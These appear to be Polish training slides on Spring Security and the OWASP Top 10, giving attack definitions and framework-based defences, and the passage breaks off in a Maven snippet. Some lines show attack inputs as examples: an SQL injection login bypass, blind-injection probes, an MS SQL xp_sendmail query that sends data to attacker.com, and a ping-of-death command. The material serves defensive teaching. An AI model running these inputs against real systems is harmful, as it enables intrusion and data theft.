Spring Security

Istnieją dwa rozdzaje zabezpieczeń w świecie aplikacji korporacyjnych :

- JAAS z JEE
- Spring Security ze Spring Enterprise.

Bezpieczeństwo aplikacji:

- JAAS , Spring Security

Bezpieczeństwo warstwy transportowej :

- HTTPS – (uwierzytelnienie , integralność , poufność)

Bezpieczeństwo warstwy wiadomości :

- SOAP – WS-Security*

Spring Security geneza

Dawniej Acegi Security Framework

2003 Ben Alex rozpoczyna projekt Acegi Security

Acegi – obszerna konfiguracja w XML

2008 - Acegi wchłonięte przez Spring - początek Spring Securit

Spring Security – nowa przestrzeń nazw, adnotacje, SpEl

VAVATECH

Spring Security to :

- wszechstronność metod autoryzacji i autentykacji
- zabezpieczenie przez atakami (OWASP top ten)
- integracja ze Spring MVC i Servlet API 3 i 3.1
- od wersji 3.2 wsparcie dla JavaConfig
- zabezpieczenie przed CRFS, session fixation, clickjacking, nagłówki security
- automatyczny resolver dla pobierania Principle z żądania
- integracje z usługami asynchronicznymi w Spring MVC
- przenośność rozwiązania
- dojrzałość
- pewność
- integracja z różnymi protokołami i rozwiązaniami jak :
    - openID
    - OAuth
    - LDAP
    - SSO (CAS)
    - RMI , HttpInvoker
    - JAAS
    - Kerberos
    - HTTP X.509
    - i wiele innych

Słownik pojęć

Cross-site reaquest forgery (w skrócie CSRF lub XSRF) – metoda ataku na serwis internetowy, która często (m.in. na skutek jednoczesnego wykorzystania) mylona jest z cross-site scripting (XSS) bądź jest uznawana za jej podzbiór. Ofiarami CSRF stają się użytkownicy nieświadomie przesyłający do serwera żądania spreparowane przez osoby o wrogich zamiarach. W przeciwieństwie do XSS, ataki te nie są wymierzone w strony internetowe i nie muszą powodować zmiany ich treści. Celem hakera jest wykorzystanie uprawnień ofiary do wykonania operacji w przeciwnym razie wymagających jej zgody. Błąd typu CSRF dotyczy również serwerów FTP. Atak ma na celu skłonić użytkownika zalogowanego do serwisu internetowego do tego, aby uruchomił on odnośnik, którego otwarcie wykona w owym serwisie akcję, do której atakujący nie miałby w przeciwnym razie dostępu.

Poniższe cechy charakteryzują atak CSRF:

- Dotyczy serwisu wymagającego zalogowania lub innego ograniczenia np. dostępu tylko z sieci wewnętrznej lub określonej puli adresów IP.
- Wykorzystuje zaufanie serwisu do tożsamości zalogowanego użytkownika.
- Podstępem nakłania przeglądarkę internetową do wysłania żądania HTTP do serwisu.
- Dotyczy żądania zmieniającego stan konta użytkownika lub wykonującego w jego imieniu operację.

SQL Injection (z ang., dosłownie zastrzyk SQL) – metoda ataku komputerowego wykorzystująca lukę w zabezpieczeniach aplikacji polegającą na nieodpowiednim filtrowaniu lub niedostatecznym typowaniu danych użytkownika, które to dane są później wykorzystywane przy wykonaniu zapytań (SQL) do bazy danych. Podatne są na nią wszystkie systemy przyjmujące dane od użytkownika i dynamicznie generujące zapytania do bazy danych.

Słownik pojęć

Phishing – metoda oszustwa, w której przestępca podszywa się pod inną osobę lub instytucję, w celu wyłudzenia określonych informacji (np. danych logowania, szczegółów karty kredytowej) lub nakłonienia ofiary do określonych działań. Jest to rodzaj ataku opartego na inżynierii społecznej.

SMS phishing – atak socjotechniczny podobny do phishingu polegający na rozsyłaniu SMS-ów, które mają skłonić ofiarę do podjęcia określonego działania

E-mail spoofing (ang. spoof - naciąganie, szachrajstwo) – wysyłanie maili, których dane nagłówkowe (głównie dot. nazwy i adresu e-mail nadawcy) zostały zmodyfikowane, aby wyglądały na pochodzące z innego źródła. E-mail spoofing jest najczęściej wykorzystywany do rozsyłania spamu oraz przy próbach wyłudzenia poufnych danych (np. danych dostępowych do kont bankowości elektronicznej – phishing)

IP Spoofing – termin określający fałszowanie źródłowego adresu IP w wysyłanym przez komputer pakiecie sieciowym. Takie działanie może służyć ukryciu tożsamości atakującego (np. w przypadku ataków DoS), podszyciu się pod innego użytkownika sieci i ingerowanie w jego aktywność sieciową lub wykorzystaniu uprawnień posiadanych przez inny adres

Pharming – bardziej niebezpieczna dla użytkownika oraz trudniejsza do wykrycia forma phishingu. Charakterystyczne dla pharmingu jest to, że nawet po wpisaniu prawidłowego adresu strony www, ofiara zostanie przekierowana na fałszywą (choć mogącą wyglądać tak samo) stronę WWW. Ma to na celu przejęcie wpisywanych przez użytkownika do zaufanych witryn haseł, numerów kart kredytowych i innych poufnych danych.

Blokada usług (ang. Denial of Service, DoS) – atak na system komputerowy lub usługę sieciową w celu uniemożliwienia działania.

Atak polega zwykle na przeciążeniu aplikacji serwującej określone dane czy obsługującej danych klientów (np. wyczerpanie limitu wolnych gniazd dla serwerów FTP czy WWW), zapełnienie całego systemu plików tak, by dogrywanie kolejnych informacji nie było możliwe (w szczególności serwery FTP), czy po prostu wykorzystanie błędu powodującego załamanie się pracy aplikacji. W sieciach komputerowych atak DoS oznacza zwykle zalewanie sieci (ang. flooding) nadmiarową ilością danych mających na celu wysycenie dostępnego pasma, którym dysponuje atakowany host. Niemożliwe staje się wtedy osiągnięcie go, mimo że usługi pracujące na nim są gotowe do przyjmowania połączeń

Słownik pojęć

Cross-site scripting (XSS) – sposób ataku na serwis WWW polegający na osadzeniu w treści atakowanej strony kodu (zazwyczaj JavaScript), który wyświetlony innym użytkownikom może doprowadzić do wykonania przez nich niepożądanych akcji. Skrypt umieszczony w zaatakowanej stronie może obejść niektóre mechanizmy kontroli dostępu do danych użytkownika.

Przeglądarki internetowe udostępniają skryptom jedynie te obiekty, które pochodzą z tego samego źródła, co strona, w której kontekście dany skrypt się wykonuje. Posługują się przy tym zasadą tożsamego pochodzenia (ang. same origin policy), która zezwala na dostęp do zasobów stron, których adres wyróżnia się takim samym protokołem, nazwą domeny serwera i numerem portu

Session hijacking (przechwytywanie sesji) – wszystkie ataki, w których włamywacz próbuje uzyskać dostęp do istniejącej sesji użytkownika, tzn. takich gdzie identyfikator został już wcześniej przydzielony. Polegają na uzyskiwaniu nieuprawnionego dostępu do systemów komputerowych na skutek przechwycenia sesji legalnego użytkownika. Opiera się na przesyłaniu w sesji np. adresu IP komputera wraz z nazwą przeglądarki, spod których została ona utworzona, a następnie porównywać je przy kolejnych wizytach z danymi dostarczonymi przez serwer.

Słownik pojęć

Ping flood – popularny sposób ataku na serwer internetowy polegający na przeciążeniu łącza pakietami ICMP generowanymi na przykład przez program ping. Przeprowadza się go za pomocą komputera posiadającego łącze o przepustowości większej niż przepustowość łącza atakowanej maszyny, lub za pomocą wielu niezależnych komputerów.

Atakowany serwer otrzymuje bardzo dużą ilość zapytań ping ICMP Echo Request, odpowiadając na każde za pomocą ICMP Echo Reply, co może doprowadzić do przeciążenia jego łącza do internetu i w konsekwencji niedostępności oferowanych usług.

Ping of death – sposób ataku na serwer internetowy za pomocą wysłania zapytania ping (ICMP Echo Request) w pakiecie IP o rozmiarze większym niż 65 535 bajtów (czyli 216 − 1)

ping -l 65510 <adres ip>


Przepełnienie bufora (ang. Buffer overflow) – błąd programistyczny polegający na zapisaniu do wyznaczonego obszaru pamięci (bufora) większej ilości danych, niż zarezerwował na ten cel programista. Taka sytuacja prowadzi do zamazania danych znajdujących się w pamięci bezpośrednio za buforem, a w rezultacie do błędnego działania programu. Gdy dane, które wpisywane są do bufora, podlegają kontroli osoby o potencjalnie wrogich intencjach, może dojść do nadpisania struktur kontrolnych programu w taki sposób, by zaczął on wykonywać operacje określone przez atakującego.

Rodzaje testów bezpieczeństwa

Black box – niezalogowany (min)

Green box - zalogowany (basic)

White box – szczegóły – źródła (full)



Testy penetracyjne

Test penetracyjny – proces polegający na przeprowadzeniu kontrolowanego ataku na system teleinformatyczny, mający na celu praktyczną ocenę bieżącego stanu bezpieczeństwa tego systemu, w szczególności obecności znanych podatności i odporności na próby przełamania zabezpieczeń. Polega na analizie systemu pod kątem występowania potencjalnych błędów bezpieczeństwa spowodowanych niewłaściwą konfiguracją, lukami w oprogramowaniu lub sprzęcie, słabościami w technicznych lub proceduralnych środkach zabezpieczeń, a nawet niewystarczającą świadomością użytkowników. Analiza ta jest przeprowadzana z perspektywy potencjalnego włamywacza i może zawierać aktywne wykorzystywanie podatności (np. poprzez użycie exploitów). Podstawową cechą odróżniającą test penetracyjny od włamania jest zgoda atakowanej strony na tego rodzaju działania, ponadto osoba przeprowadzająca test (zwana pentesterem) jest zobowiązana do przedstawienia raportu dokumentującego znalezione problemy (często wraz ze sposobami ich usunięcia i rekomendacjami podnoszącymi bezpieczeństwo testowanego systemu). Test penetracyjny ma potwierdzać brak podatności systemu na włamanie oraz skuteczność zabezpieczeń w implementacji rzeczywistej lub możliwie najbardziej zbliżonej do rzeczywistej.

OWASP Top 10

OWASP Top Ten Coverage

OWASP Top Ten	OWASP ESAPI
A1. Cross Site Scripting (XSS)	Validator, Encoder
A2. Injection Flaws	Encoder
A3. Malicious File Execution	HTTPUtilities (upload)
A4. Insecure Direct Object Reference	AccessReferenceMap
A5. Cross Site Request Forgery (CSRF)	User (csrftoken)
A6. Leakage and Improper Error Handling	EnterpriseSecurityException, HTTPUtils
A7. Broken Authentication and Sessions	Authenticator, User, HTTPUtils
A8. Insecure Cryptographic Storage	Encryptor
A9. Insecure Communications	HTTPUtilities (secure cookie, channel)
A10. Failure to Restrict URL Access	AccessController

OWASP Top 10 - ewolucje

OWASP Top 10 – 2010	OWASP Top 10 - 2013	Changes
A1 Injection	A1 Injection	same
A2 Cross Site Scripting	A2 Broken Authentication and Session Management	Dropped one position to A3
A3 Broken Authentication and Session Management	A3 Cross Site Scripting	Raised one position to A2
A4 Insecure Direct Object Reference	A4 Insecure Direct Object Reference	Same
A5 Cross Site Request Forgery	A5 Security Misconfiguration	Dropped three positions to A8
A6 Security Misconfiguration	A6 Sensitive Data Exposure	Raised one position to A5 and subcategory broken out to A9
A7 Insecure Cryptographic Storage	A7 Missing Function Level Action Control	Merged with A9 and raised to A6
A8 Failure to Restrict URL Access	A8 Cross Site Request Forgery	Expanded subject matter and raised to A7
A9 Insufficient Transport Layer Protection	A9 Using Known Vulnerable Components	Merged with A7 and raised to A6
A10 Unvalidated Redirects and Forwards	A10 Unvalidated Redirects and Forwards	Same

A1 : injection

Wstrzykniecie do aplikacji zapytania SQL tak aby było interpretowane przez SQLową bazę danych

Atakujący wstrzykuje do aplikacji (nieautoryzowany) fragment zapytania SQL. Wstrzyknięcie zazwyczaj możliwe jest z jednego powodu – braku odpowiedniego sprawdzenia (walidacji) parametru przekazanego przez użytkownika. Taki parametr, gdy mamy do czynienia z SQL injection, często przekazywany jest bezpośrednio do zapytania SQL.

Błędy te powstają podczas przesyłania do interpretera specjalnie spreparowanych danych jako część zapytania lub polecenia. Jeżeli dane te nie są filtrowane osoba atakująca ma możliwość wywołania własnych poleceń zapytań , może to spowodować dostęp do poufnych informacji bądź nieautoryzowanych działań w systemie.

```
String query = "SELECT account_balance FROM user_data

WHERE user_name = '" + request.getParameter("customerName") + "'";
```

A1 : injection - skutki

- odczytanie poufnych danych
- modyfikacje (update, insert)
- zniszczenie (delete, drop)
- wykonanie polecenia bazy danych
- możliwością ominięcia mechanizmu uwierzytelnienia,
- możliwością odczytania wybranych plików (system operacyjny, na którym pracuje baza danych),
- możliwością tworzenia plików w systemie operacyjnym, na którym pracuje baza,
- możliwością wykonania kodu w systemie operacyjnym (uprawnienia użytkownika, na którym pracuje baza lub web serwer – w przypadku aplikacji webowych).
- ...a czasem przejecie kontroli (ROOT)

Brak filtracji znaków specjalnych takich jak: ‘ ”

Przykład:

"SELECT * FROM users WHERE

user_name = "'+login+"' AND password = "'+pass+""; login: usr, password: x' OR '1'='1

SELECT * FROM users WHERE user_name = 'usr' AND password = 'x' OR '1'='1';

A1:Blind SQL Injection

Efekty ataku nie są bezpośrednio widoczne

Rodzaje :

Content-based

SELECT g FROM groups WHERE groupid=3 OR 1=1;

SELECT g FROM groups WHERE groupid=3 AND 1=2;

Time-based – opóźnienie w odapowiedzi serwera

Out of band

Wynik ataku jest przekazywany do atakującego innym kanałem jak :

HTTP request

E-mail

Zapis do pliku

Przykład (MS SQL Server)

EXEC master..xp_sendmail @recipients = ‘admin@attacker.com’, @query =‘select @@version’

A1 : Ochrona

Użycie jpa i sparametryzowanych zapytań chroni nas automatycznie przez atakiem typu SQL injection.

ORM lub SpringJdbcTemplate zamiast JDBC.

(OWASP Enterprise Security API Encoder and Validator

Criteria API, JPQL Binding, QueryDSL, Spring JDBCTemplate, Escaping, WhiteListing

Hibernate

```
Query safeHQLQuery =session.createQuery("from Inventory where productID=:productid");
safeHQLQuery.setParameter("productid", userSuppliedParameter);
```

Jpa

```
Query jpqlQuery =entityManager.createQuery('Select emp from Employees emp where emp.name > :name');
jpqlQuery.setParameter('name', userName);
List results = jpqlQuery.getResultList();
```

A1 : Ochrona

PreparedStatement

Nie ufaj danym z zewnątrz (także z systemów zależnych czy plików)

Nie sklejaj SQL z danymi (PreparedStatement)

Ogranicz uprawnienia kont w serwerze bazy danych

Stosuj własne komunikaty o błędach

Używaj widoków i procedur składowanych

Sprawdź czy sterowniki nie maja błędów

Filtruj dane wejściowe – zawsze to coś pomoże

```
List<Person>; people = //user input
Connection connection = DriverManager.getConnection(...);
connection.setAutoCommit(false);
try { //not thread-safe
    PreparedStatement statement = connection.prepareStatement( "UPDATE people SET lastName = ?, age = ? WHERE
id = ?");
    for (Person person : people){
        statement.setString(1, person.getLastName());
        statement.setInt(2, person.getAge());
        statement.setInt(3, person.getId());
        statement.execute();
    }
    connection.commit();
} catch (SQLException e) {
    connection.rollback();
}
```

A2 : Cross-site scripting (XSS)

Jest to atak na aplikacje wykorzystujące technologie internetowe, polegający na osadzeniu w treści HTML kodu (zazwyczaj JavaScript), wykonywanego w momencie wyświetlenia złośliwej treści ofierze.

Błędy tego typu powstają w skutek wyświetlenia w przeglądarce internetowej danych bez ich wcześniejszej walidacji. Umożliwia to atakującemu wykonanie skryptu na prawach ofiary.

Efektem może być przechwycenie sesji użytkownika, podmiana serwisu czy przekierowanie ofiary na stronę zawierającą szkodliwe skrypty.

A2 : Cross-site scripting (XSS) : ochrona

Wykradanie cookies (w tym cookies sesyjnych) – tj. de facto przejęcie (zalogowanej) sesji ofiary,

dynamiczna podmiany treści strony www uruchomienie keyloggera w przeglądarce,

hostowanie malware'u z wykorzystaniem zaatakowanej aplikacji (np. poprzez użycie tagu iframe).

Rodzaje:

Reflected – zapisywany w parametrach i nagłówkach

Persistent – zapisywany do bazy

Ochrona :

Filtrowanie i escape'owanie danych wejściowych pochodzących z różnych źródeł

JSTL : Escape html : <c:out/>

Spring MVC : Validation Form z HDIV (HTTP Data Integrity Validator)

Hibernate : JSR 303 hibernate validator @SafeHtml

Spring : HtmlUtils.htmlEscape()

OWASP XSS (Cross Site Scripting) Prevention Cheat Sheet

Antysmami

A2: Cross-site scripting (XSS) : ochrona

Dobre i sprawdzone frameworki i biblioteki

Walidacja wejścia i filtrowanie wyjścia

Konfiguracja: serwerów aplikacyjnych, filtrów, bibliotek, frameworków

Świadomość, które komponenty są niebezpieczne

Walidacja danych formularza oraz enkodowanie HTML, sprawdzenie danych wejściowych takich jak typ, składnia, długość oraz walidacja danych występuję również po stronie serwera.

Użycie znaczników <c:out /> zamiast skrypletów <%%>, wykorzystanie OWASP Enterprise Security API Encoder and Validator, narzucenie kodowania UTF-8 co uniemożliwia narzucenie go przez stronę atakującą.

A3 : Broken Authentication and Session Management

Bardzo często funkcje związane z autentykacją oraz sesjami są źle zaimplementowane. Umożliwia to osobą atakującym ujawnienie haseł, kluczy, tokenów sesji, wykonanie poleceń na prawach wylogowanego użytkownika.

Najczęstszym problemem są dane zawarte w sesjach tzw SessionID. Odwołując się do innego serwisu niż tego na którym jesteśmy zalogowani istnieje możliwość przesłania tego typu zmiennych. W takim przypadku osoba atakująca ustawia w swojej przeglądarce sesje odwiedzającego co w wielu przypadkach umożliwia poprawne zalogowanie do obcego systemu.

Session fixation

Problemy : logout, remember-me, przechowywanie haseł, timeouts, secret questions , sessionId w url'u, nieodpowiednie szyfrowanie kanału

Rozwiązanie:

Włącznie SSL, użycie pojedynczego loginu na jedną sesję, użycie silnego hasła, użycie Spring Security jako zamiennik dla JAAS dla serwerów aplikacyjnych, wylogowanie z automatu po wygaśnięciu sesji. Użycie kontenera jaka narzędzia zarządzającego sesją.

A4: Insecure Direct Object Reference

Niezabezpieczone bezpośrednie odwołanie do obiektu pojawia się kiedy zostanie ujawniona referencja do wewnętrznego obiektu .Może to być plik katalog lub wartość klucza z bazy danych. Bez kontroli dostępu lub innych kontroli atakujący może manipulować referencjami w celu uzyskania dostępu do poufnych informacji.

Najlepszą ochroną jest unikanie bezpośredniego wystawiania odwołania do obiektu użytkownikom za pomocą indeksu. Jeżeli już występuje bezpośrednie wywołanie musimy się upewnić , że użytkownik jest uprawniony do jego użycia.

Powody występowania błędów :

- ukrywanie wrażliwych informacji w polach hidden
- nadmierne ufanie danym wprowadzonym przez użytkownika
- brak walidacji tego typu danych po stronie serwera

A4: Insecure Direct Object Reference : ochrona

Dane przekazujemy przy pomocy metody POST, walidacja danych wprowadzonych przez użytkownika po stronie serwera, serwowanie danych należących dokładnie dla osoby zalogowanej w serwisie .

```
@PreAuthorize("hasRole("RIGHT_DELETE" and #user.login = authentication.name)

public void delete(User user){..usuwanie uzytkownika...}
```

A5 : CSRF (Cross-Site Request Forgery)

Fałszowanie żadań

Atak, w którym przeglądarka nieświadomej ofiary, wykonuje akcję w jej imieniu w atakowanej aplikacji.

Zmuszenie przeglądarki ofiary do wykonania pewnej nieautoryzowanej akcji (wykonania requestu HTTP)

Nieautoryzowany użytkownik wabiąc ofiarę na swoją stronę , może wykonywać zapytania jako zalogowana ofiara. Atak ma na celu skłonić użytkownika zalogowanego do serwisu internetowego do uruchomienia odnośnika, który wykona w wybranym serwisie akcję, do której atakujący nie miałby dostępu np. Brak cookie.

Stosowane algorytmy :

Allegro : powtórne wpisywanie loginu I hasła przy każdej krytycznej transakcji

Synchronizer Token Pattern czyli użycie losowych tokenów (ciągów znaków) związanych z zalogowaną sesją (session tokens).

Podczas tworzenia zalogowanej sesji użytkownika generowany jest ciąg znaków, który przekazywany jest do kolejnych requestów. Strona obsługująca formularz musi z kolei sprawdzić czy przekazany token to rzeczywiście jest wartość, która została wygenerowana przez aplikację. Wyciek takiego tokena powoduje możliwość ominięcia ochrony przed CSRF.

MBank : token synchronizacyjny z sesją , inne serwisy ograniczenie do minimum czasu trwania sesji .

A5 : CSRF (Cross-Site Request Forgery)

Stosujemy podejścia generacji unikalnego tokenu, który jest porównywany z danymi pochodzącymi z sesji użytkownika dla każdej krytycznej z punktu widzenia bezpieczeństwa operacji .

Mechanizm generacji działa na interceptorach i jest przezroczysty dla kontrolerów.

- nagłówek HTTP Origin

- tokeny anti-CSRF

- Spring Security 3.2 + : wbudowany mechanizm (domyślny)

- możliwie krótki czas sesji (session timout)

- ponowne logowanie w przypadku wrażliwych operacji

```
<input th:name="${_csrf.parameterName}" type="hidden" th:value="${_csrf.token}" />
```

A6 : Security Misconfiguration

Dana aplikacja,framework, serwer aplikacji powinny posiadać odpowiednie ustawienia mające wpływ na bezpieczeństwo. Wszystkie ustawienia powinny zostać zdefiniowane, zaimplementowane oraz utrzymywane przez cały czas, ponieważ często domyślnie ustawienia w części nie zapewniają żadnego bezpieczeństwa.

Do tego typu problemów możemy zaliczyć zostawianie domyślnych haseł oraz konfiguracji możliwości listowania katalogów, brak podejmowania akcji w przypadku plików typu *inc, włączone informacje odnośnie błędów aplikacji I wiele innych .

Atak na : domyślne konta, nieużywane strony, niechronione zasoby jak pliki czy katalogi, dziury rekonfiguracyjne między warstwami w systemie : web-server, a application-server, frameworki.

Rozwiązanie :

Sieć wewnętrzna powinna mieć bardzo dobrą separacje między komponentami oraz zapewniać ich bardzo dobre bezpieczeństwo.

Skonfigurowanie mechanizmów ochronnych, wyłącznie wszystkich zbędnych usług, logowań i alertów.

Odpowiednie logowanie, obsługa błędów – nie przeciekające wrażliwe informacje

Odpowiednie konfiguracja polityki bezpieczeństwa

Wyłączenie nieużywanych komponentów i serwisów, zmiana polityki domyślnego uwierzytelnienia, itd

A7 : Insecure Cryptographic Storage

Błędy szyfrowania danych

Aplikacje w wielu przypadkach przechowują dane poufne w niezaszyfrowanej postaci . Mogą to być dane typu SSN, regon, dane do autentykacji jak hasło czy dane osobowe. Poufne dane należy przechowywać w zaszyfrowanej postaci , jednocześnie zapewniając dostateczny poziom szyfrowania .

Rozwiązanie :

- Spring Security np : OpenId, Jasypt, Spring Security crypto
- nigdy nie logujemy wrażliwych informacji w formie zdeszyfrowanej
- szyfrowanie znaczących danych
- wybór odpowiedniego algorytmu kryprograficznego
- periodyczna wymiana kluczy i haseł użytkowników
- bcrypt

A8 : Failure to Restrict URL Access

Brak zabezpieczeń dostępu przez URL

Wielokrotnie dostęp do poufnych danych lub narzędzi administracyjnych jest zabezpieczony tylko przez URL .

Aplikacje powinny mieć dodatkowe sprawdzenie czy dana osoba rzeczywiście na dostęp do tego typu danych, nawet jeśli zna ukryte URL'e.

Zabezpieczenie :

Użycie Spring Security pozwala na zabezpieczenie URL'i oraz metod biznesowych przez nieautoryzowanym dostępem. Oparcie autoryzacji I autentykacji na rolach. Strony które uczestniczą w przepływie informacji są sprawdzane pod kątem dostępu do danej roli.

A9 : Insufficient Transport Layer Protection

Niedostateczne zabezpieczenia wymiany danych w warstwie transportowej

Aplikacje często nie posiadają odpowiednio zabezpieczonych kanałów przesyłu danych. Może to być brak stosowanie SSL podczas logowania, wygasłe certyfikaty, lub zbyt słabe szyfrowanie połączenia.

Rozwiązanie :

Zastosowanie szyfrowanego połączenia SSL z certyfikatem autentyczności dostarczonym przez klienta. W dolnym rogu każdej przeglądarki pojawia się ikona kłódki z informacją, że połączenie jest szyfrowane a my korzystamy z protokołu HTTPS.

Spring Security, secure session cookie, TLS, secure flag na cookie

A10 : Unvalidated Redirects and Forwards

Brak walidacji przekierowań

Aplikacje wielokrotnie przekierowują użytkownika na inne strony lub serwisy na postawie przesłanych danych. Bez odpowiedniej walidacji tych danych, użytkownik może zostać skierowany w zupełnie inne miejsce, np na stronę phishingową lub ze szkodliwym oprogramowaniem .

Rozwiązanie :

Unikanie redirects and forwards, jeśli już je musimy użyć nie podajemy parametrów użytkownika w celu przekierowania na odpowiedni zasób (jeśli nie ma innej możliwości musimy sprawdzić czy użytkownik na autoryzacje I prawa dostępu do odpowiedniego zasobu.) Stosowanie mappingu URL zamiast budowania adresów URL, server side tłumaczy mapowania na dane adresy URL.

Unikaj przekierować kiedykolwiek jest to możliwe, walidacja przekierowanych URL'i

A10 : Unvalidated Redirects and Forwards

Proces weryfikacji tożsamości użytkownika jako jednostki (principal).

Gwarantuje, że użytkownik jest tym za którego się podaje.

Jednostką tą może być zasób, użytkownik czy urządzenie.

Jednostka musi udowodnić swoją tożsamość , aby została uwierzytelniona.

W przypadku WS-* - usługa musi mieć możliwość sprawdzenia od kogo przyszło żądanie

Za uwierzytelnienie w Spring Security odpowiadają połączeni w łańcuch dostawcy uwierzytelnienia.

Przykład :

```
<authentication-manager>
  <authentication-provider>
    <user-service>
       <user name="jimi" password="jimispassword" authorities="ROLE_USER, ROLE_ADMIN" />
       <user name="bob" password="bobspassword" authorities="ROLE_USER" />
  </user-service>
  </authentication-provider>
 </authentication-manager>

<authentication-manager>
     <authentication-provider user-service-ref='myUserDetailsService'/>
</authentication-manager>

<beans:bean id="myUserDetailsService"  class="org.springframework.security.core.userdetails.jdbc.JdbcDaoImpl">
  <beans:property name="dataSource" ref="dataSource"/>
</beans:bean>
```

Authentication : uwierzytelnianie

Zapewnia kontrolowany dostęp do zasobów , bazuje na identyfikacji i uwierzytelnianiu.

Autoryzacja to proces przyznawania uprawnień uwierzytelnionemu użytkownikowi. Dzięki temu użytkownik dostaje dostęp do określonych zasobów aplikacji czy systemu.

Proces ten następuje co procesie uwierzytelnienia.

Uprawnienia zwykle są w postaci ról.

W przypadku WS- * - stwierdzenie czy dany podmiot ma dostęp do danych zasobów

Autoryzowane zasoby w Spring Security to :

- metody
- widoki
- zasoby WWW (żądania HTTP URL)

Style autoryzacji :

- **bazująca na uwierzytelnieniu** (anonimowy,zapamiętany,w pełni uwierzytelniony) , rolach i uprawnieniach
- **bazująca na ACL** – pozawala sterować dostępem do obiektów domeny na podstawie uprawnień użytkowników związanych z nimi domenami.

Access control : Kontrola dostępu

Kontrola dostępu polega na kontrolowaniu dostępu do określonego zasobu. Wymaga to ustalenia czy użytkownikowi należy przyznać dostęp do określonego zasobu.

Proces ustalania kontroli dostępu związany jest z porównaniem atrybutu dostępu do danego zasobu z uprawnieniami lub innymi cechami użytkownika.

Autoryzacja lub kontrola dostępu - procesy i środki dające dostęp do zasobów do których użytkownik jest zobligowany. Umożliwia na wykonywanie poszczególnych operacji lub dostęp do danych dla użytkowników, którzy faktycznie mają do nich dostępem

Integralność danych

Procesy gwarantujące, że informacje które miały dotrzeć do adresata nie zostały celowo zmienione przez osoby trzecie. Tylko upoważnieni użytkownicy mogą modyfikować dane.

W przypadku WS-* - dane powinny dotrzeć w niezmienionej formie

Niezaprzeczalność

Użytkownik, który zmodyfikował dane lub ich zażądał nie może temu zaprzeczyć.

Uniemożliwienie zaprzeczenia aktywności użytkownika

W przypadku WS-* - nadawca nie może wyprzeć się faktu nadania wiadomości

Poufność


W przypadku WS-* - przesyłanych danych nie powinna podsłuchać osoba trzecia

Wstęp do konfiguracji


Spring Security jeśli chodzi o zabezpieczenie warstwy Web to tak naprawdę zbiór filtrów połączonych w łańcuch. Wszystko zostało stworzone tak aby zapewnić jak największą elastyczność rozwiązania a co za tym idzie konfigurowalność.

To jest największa siła SpringSecurity.

DI



AOP



Konfiguracja bibliotek

```
<dependencies>
  <!-- ... other dependency elements ... -->
  <dependency>
    <groupId>org.springframework.security</groupId>
    <artifactId>spring-security-web</artifactId>
    <version>3.2.4.RELEASE</version>
  </dependency>
  <dependency>
    <groupId>org.springframework.security</groupId>
